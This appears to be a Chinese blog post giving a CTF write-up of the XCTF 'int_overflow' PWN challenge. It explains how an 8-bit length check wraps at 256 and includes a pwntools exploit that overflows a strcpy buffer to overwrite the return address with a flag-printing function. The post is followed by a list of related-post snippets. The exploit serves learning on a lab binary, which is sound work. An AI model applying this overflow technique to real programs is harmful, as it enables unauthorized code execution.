攻防世界PWN int_overflow

PWN-整型溢出-攻防世界-PWN-int_overflow 目录 整型溢出漏洞是什么 攻防世界-PWN-int_overflow exp 整型溢出漏洞是什么 整型是一个特定的变量类型,在32位的系统中,一个整数一般占32位,而在64位的系统中一个整数占64位,(下面主要介绍32位整型溢出)为了表示正负(有符号),需要最高位来决定数值的,下面列举一些常见的整型的数值范围 在c语言中有这样的规定: 对于unsigned整型的溢出,溢出之后的数会和2^(8*字节)作模运算,例如一个unsigned char 溢出了,就会把溢出的数值与256求模 . 阅读详情


checksec (老规矩)

32位

canary/NX保护

ida操作

if (v4 == 1)

满足这个条件,login

跟进去

s 字段写入0x19u

看看是否存在溢出

 

0x28,看来不存在


buf 段 0x199u
 

check_passwd函数

v3   无符号整型   8字节

满足if条件即可  success

将s放到dest中

 

dest 的长度为0x14

 让s的长度够大,把what_is_this()/有flag的地址覆盖到返回地址

 

3<v3<8            可以利用整数溢出

v3可以存储最大的长度是           2的8次方=256 

对256求余/取模  

 这里s的长度是3~8 也就是 259~264

这里只要输入s的长度在259~264之间就可以溢出

这里取260

整型溢出的具体讲解参考以下博客

C语言的整型溢出问题_CHID的博客-优快云博客_c溢出问题

 

    what_is_this_addr= 0x804868B

工作就绪,接下来准备exp

from pwn import*


#p=remote("111.200.241.244",64347)
p=process('./int')

system_addr=0x804868B
payload=b'a'*(0x14+0x4)+p32(system_addr)
payload=payload.ljust(260,b'a')


p.sendlineafter("Your choice:","1")
p.sendlineafter("Please input your username:","1")
p.recvuntil("Please input your passwd:")
p.sendline(payload)


p.interactive()

 

 成功打通

多尺度变换(Multidimensional Scaling ,MDS)详解 介绍多尺度变换基本原理 阅读详情

相关推荐

STM32 (基于HAL库) 硬件IIC任意地址读写任意字节----AT24CXX芯片

转了一圈,发现有关STM32的iic的硬件是使用比较少,基于HAL库的就更少,传统的,大家都是采用软件模拟的。有iic的协议相对复杂,同时灵活,尤其是不同的设备的I2C通信组合变化也不同,使用灵活的软件模拟也是可以理解的,在加上I2C的设备读写速度都比较低,硬件读写的优势就更无法体现,哪怕硬件I2C可以开启DMA,甚至在随机的读取少量字节的情况下。开启DMA反而效果更差。自然而然的硬件I2C就无人问津了。

qq_32273059的博客 1580

【0x19】Java字符串和编码

在Java中,String是一个引用类型,它本身也是一个class。但是,Java编译器对String有特殊处理,即可以直接用"…"来表示一个字符串。 字符串的表示方式有3种: package program; import java.util.Arrays; public class Main{ public static void main(String[] args){ ...

weixin_41687289的博客 666

DSSP 工具:蛋白质二级结构信息计算与批量处理教程

DSSP(Dictionary of Secondary Structure in Proteins)是一款经典的蛋白质二级结构计算工具,由荷兰癌症研究所(NKI Research)Perrakis 团队维护。它通过分析蛋白质的 PDB 结构文件,能够自动标注每个氨基酸残基的二级结构类型、相对溶剂可及性(暴露面积)等关键信息,为后续的拓扑图绘制、疏水 / 亲水表面分析、二级结构预测模型训练等提供核心数据支持。

good_rrrrr的博客 1838

简单的整数溢出

文章目录0x01为什么会存在整数溢出0x02 整数溢出原理0x03 整数溢出例子分解一、截断二、有(无)符号数之间的转换三、有(无)符号的四则运算0x03 实战0x04 附录0x05 尾记 0x01为什么会存在整数溢出 回答这个问题前,我们需要了解下整数在计算机的存储方式。在计算机中,因为二值逻辑,只有开和关(通电、断电)来表示两种状态,这刚好与"0"、"1"相对应,因此在存储单元都是以0和1来.........

KKABqN 3653

卫星图像检测,分割,跟踪,超分辨率,数据集调研,以及论文笔记

目标检测,针对物体有很多类如桥,烟囱,罐子等,有静态图像下的检测,也就是图像源头多来自谷歌地图,但是前后帧没有任何联系,并且谷歌地图相对来说比较清楚,难度小一点,也有粗粒度以及较细粒度的检测,然后卫星视频的数据集较少,则可以通过前后帧的联系来辅助检测,并且卫星帧基本上只对车,船,飞机,火车进行检测,没有进行细粒度的检测即将车辆分类为卡车,皮卡,小轿车,但是关船,则可以分类为货船以及军舰,因为目前的卫星视频中小车实在太少了,难以进行更细粒度的检测。luojia 三号卫星。

zhangzhao147的博客 4707

Unified Access Control:从NAS到RRC的5G接入控制全流程解析

本文深入解析了5G统一接入控制(Unified Access Control)的全流程,从NAS到RRC的协同工作机制。通过身份核验、业务分类和动态决策三个核心步骤,UAC实现了智能调度和弹性决策,确保海量设备接入时的网络稳定性。文章详细介绍了USIM卡的身份凭证体系、NAS层的业务分类引擎以及RRC层的动态决策机制,并提供了实战案例和常见问题排查方法。

weixin_30855099的博客 589

一道ctf pwn 的思路以及解法

一道ctf   pwn  的思路以及解法                                                                               -------TTL     前几天参加选拔,第一道pwn最后时候也没做出来,后来问了一下糖果,原来是脚本写错了。也怪前面的那到逆向re2。。就剩10分钟了,找到了pwn的漏洞,poc写错了。现在写

tiaotiaolong99234的博客 1万+

USB 网卡——RNDIS 控制消息流程

在其控制端点上获取控制消息时,设备必须在通信类接口的中断 IN 端点上返回通知,每当设备可以返回控制消息时,主机就会轮询该通知。需要注意的是,如果设备由于某种原因收到GET_ENCAPSULATED_RESPONSE,并且无法使用控制端点上的有效数据做出响应,则应返回设置为 0x00 的单字节数据包,而不是 stall 控制端点。下表中定义了此传输。收到 RESPONSE_AVAILABLE 通知后,主机使用下表中定义的GET_ENCAPSULATED_RESPONSE 传输从控制端点读取控制消息。

tyustli 371

三个pwn题

shortcut :格式化字符串漏洞写溢出 lucky_guy:alloca负值覆盖ret babynote:libc-2.31禁用exec写 ORW free_hook->sigreturnframe-> setcontex+61->orw

weixin_52640415的博客 2150

Y-Branch and a closed y-branch loop

双臂后面的区域,我们将它的双臂使用一个波导进行了连接,使得它本身形成了一个闭合回路,因此,该结构被称作。它们均是用来对经过它们的光束能量进行分割的一种器件。首先,我们知道一点,在光波导层面,今天给大家介绍一下,什么是。

u011699626的博客 630

用 Python 和 XGBoost 进行疾病诊断预测

疾病诊断预测是医疗领域的重要研究方向,准确的疾病诊断预测可以帮助医生提前制定治疗方案,提高治疗效果,降低医疗成本。本文章的目的是介绍如何使用 Python 和 XGBoost 算法构建疾病诊断预测模型。范围涵盖了从数据预处理、模型训练到模型评估的整个流程,同时通过实际案例展示如何将该模型应用于疾病诊断预测中。本文首先介绍了疾病诊断预测的背景和 XGBoost 算法的核心概念,然后详细讲解了 XGBoost 算法的原理和具体操作步骤,包括 Python 代码实现。

AI Python 编程之道的博客 1064

Pwn之整数溢出

Pwn中可能出现的整数溢出

Rinko233的博客 2466

【23】C++实战篇——C++报错:LNK2001:无法解析的外部符号 ,LNK2019: 无法解析的外部符号,原因分析及解决方法

该文分析了VS项目中出现的"无法解析的外部符号"LNK2001/LNK2019错误。问题表现为跨项目共享变量时,Projector项目无法解析Line项目中声明的外部变量ImgSavePath和ImgFormat。原因在于头文件声明了变量但未包含实现的源文件。解决方法是将getLine.cpp文件添加到Projector项目中。文章还总结了两种错误代码的区别:LNK2001通常对应变量缺失,LNK2019对应函数缺失。最后列出了具体的报错信息,包括无法解析的变量和函数符号。

程序员,他们想的是什么?他们想的永远都是技术,他们崇尚的也永远都是技术。 2007

【攻防世界pwn-int_overflow】

下载文件后首先检查保护,发现不存在canary,可以进行栈溢出。 将文件拖入ida32位进行查看,发现是一个简单的登录。 首先在login()中输入账号和密码,发现passwd存在buf中,可输入长度有0x199,然后传入check_passwd()函数中。 然后在check_passwd中将0x199长度的buf复制给dest,但是dest距离ebp只有0x14,我们也在文件中发现了cat flag的函数,所以思路就很清晰了,在输入密码时,输入一个长字符串,在check_passwd函数..

a_silly_coder的博客 532

LinePhone3.2.7(android端最新版本) sip客户端

SIP客户端For android:LinePhone3.2.7(最新版本),官网地址:http://www.linphone.org/

Data-Structures-and-Algorithm-Analysis-in-Java.pdf

作者: Weiss, Mark A. 出版社: Addison Wesley Data Structures and Algorithm Analysis in Java is an “advanced algorithms” book that fits between traditional CS2 and Algorithms Analysis courses. In the old ACM Curriculum Guidelines, this course was known as CS7. This text is for readers who want to learn good programming and algorithm analysis skills simultaneously so that they can develop such programs with the maximum amo...

攻防世界_pwn int_overflow(萌新版)

首发于鄙人博客:传送门 0x00 前言 重刷攻防世界,本人纯萌新,在本次刷题过程中,不能再想之前那样,做过就忘,我打算将我的思路尽可能的写成文章发在网站。 0x10 步骤 file与checksec步骤已省略 根据反汇编的意思,便可以知道buf的长度比dest的长度长,所以在strcpy的时候会发生溢出现象。 而如果我们的s的长度在3和8之间,那么我们便无法使得s...

TedLau的博客 605

Camera2Demo

在Camera2 的基础上进行封装,使得Camera2一堆初始化逻辑与Activity分离,降低耦合度,完成预览拍照并保存的操作

[攻防世界 pwn]——int_overflow

[攻防世界 pwn]——int_overflow 题目地址: https://adworld.xctf.org.cn/ 题目: checksec一下,开启了NX 在IDA中看看, 发现了后面函数和可以gets函数, 不过可惜这个gets函数无法栈溢出。不过我们看到在check_passwd函数中有strcpy函数, dest是可以栈溢出的, 不过前题是我们可以绕过检查。 看了下 , 判断的v3是储存在al这个8位寄存器中, 也就是一个字节。当然也可以从_int8看出来是一个字节 0~255。所

Y_peak的博客 356

TMS_WebGMaps_1.9.8.0_Full_Source

TMS_WebGMaps_1.9.8.0_Full_Source 全源码 delphi cbuilder

攻防世界pwn——int_overflow

攻防世界pwn——int_overflow

qq_62076255的博客 388

攻防世界pwn int_overflow writeup

这是一道整数溢出题 我们知道,整数溢出本身不一定会对程序造成很大的伤害,但是他会造成其他形式的溢出,从而也十分的危险。 拿到题目,我们首先查看一下源代码的保护情况: 从上图可以看出,这是一个32位的程序,并且只开了堆栈不可执行的保护。 我们使用IDA查看一下源码: 我们进入这个check_passwd函数: 当v3>3u且v3<8u时,我们可以进入下面的else中。 else中把...

PLpa的博客 1967

攻防世界 Pwn int_overflow

攻防世界 Pwn int_overflow1.题目下载地址2.checksec2.IDA分析4.exp 1.题目下载地址 点击下载 2.checksec 没有canary 没有PIE 2.IDA分析 在check_passwd函数中有一个strcpy函数 当v3>3u且v3<8u进入else。else中把s的值复制到dest,如果s的值够长,就能造出栈溢出。 但是3<v3<8限制了s的长度了,怎么办呢?我们可以看一下汇编代码:会发现程序把s放到一个al寄存器中,al是一个八

MrTreebook的博客 211

攻防世界pwn【int_overflow】

从汇编可以看到,想要覆盖到retn地址,需要先使用0x14 个数据覆盖stack拷贝的passed的内存区域,然后使用4字节数据覆盖ebp,再使用"cat flag"的地址覆盖返回地址,最后接上263剩余的数据即可。所以,准确来说,{256->0,257->1,258->2,259->3,260->4,261->5,262->6...264->8}235 = (263-0x14-4-4)利用整数溢出漏洞可以绕过字符串长度输入检测,但这不是最终目的,绕过长度检测后有个dest字符串,0x14字节大小。

SUOYE_GUANXING的博客 218

攻防世界 pwn 新手练习区 int_overflow

题目描述:菜鸡感觉这题似乎没有办法溢出,真的么? ** 0、使用checksec检查保护,尝试打开文件 ** 开启了NX保护和部分RELRO,而且是一个32位文件 chmod +x filename 是获取执行权限的命令 执行文件发现有两处输入:用户名和密码 题目提示已经很明显了,整数溢出 ** 1、使用IDA 32 Pro打开文件 ** 查看main函数 输入1之后会执行login()函数,我们跟进查看login()函数 两个read()函数都不存在栈溢出,之后还有一个check_passwd()函

ChaoYue_miku的博客 1419

攻防世界 - pwn - int_overflow

A、流程分析 3 < 密码长度 <=8 ,打印success, 并执行strcpy()函数 B、利用分析 密码长度使用AL -> 8位 判断 , strlen()返回eax 则可以使用大量数据填充,使低8位保证在4-8即可,用于构造payload strcpy(ebp-14h,[ebp+8]) , ebp+8存储为输入密码...

qq726232111的博客 347

攻防世界-pwn新手区-int_overflow

看题目就知道是整形溢出 运行一下 检查一下保护机制 丢入32位ida里面 发现一个函数 可以通过覆盖跳转到这个函数就可以拿到flag system_addr = 0x804868B check_passwd处有一个判定,输入的数字要在3和8之间否则就直接退出 在这里需要说明一下,这个unsigned int就是无符号的整型,我们要知道,在计算机中,所有的数据指令都是以二进制的形式存在的,010101这样,那么正负数怎么存在呢,这里就有一个符号位,一般是在一段数据的第一个位置 比如260的十六进制

CHAWUCIREN1的博客 423

攻防世界-wp-PWN-新手区-8-int_overflow

题目描述: 菜鸡感觉这题似乎没有办法溢出,真的么? 题目场景 111.200.241.244:44057 题目附件: 51ed19eacdea43e3bd67217d08eb8a0e 题目思路: 整数分为有符号和无符号两种类型,有符号数以最高位作为其符号位,即正整数最高位为1,负数为0,无符号数取值范围为非负数。unsigned short int类型占用2字节,取值范围0~65535。 解题过程: 对于一个2字节的Unsigned short int型变量,它的有效数据长度为两个字节,当它的数据长度超过

Scorpio_m7 382

攻防世界--pwn--新手区-WP合集-目录

到今天为止,攻防世界中pwn新手区的题已经做完,整理了这10道题的WP,比较基础。 这里是10道题的统一文件: 链接:https://pan.baidu.com/s/1tXPMWvrWA7XW7zhDYsA4kA 提取码:3jrn 下面是WP的合集: get_shell--writeup cgpwn2---writeup when_did_you_...

ATFWUS的博客 2669

整数溢出

整数分为有符号和无符号两种类型,有符号数以最高位作为其符号位,即正整数最高位为1,负数为0,无符号数取值范围为非负数,常见各类型占用字节数如下: 当程序中的数据超过其数据类型的范围,则会造成溢出,整数类型的溢出被称为整数溢出。 ...

cm_zl 1233
上一篇: 攻防世界guess_num
下一篇: CTFshow PWN 格式化字符串漏洞pwn10
Rt1Text
博客等级 码龄5年 14粉丝 53原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值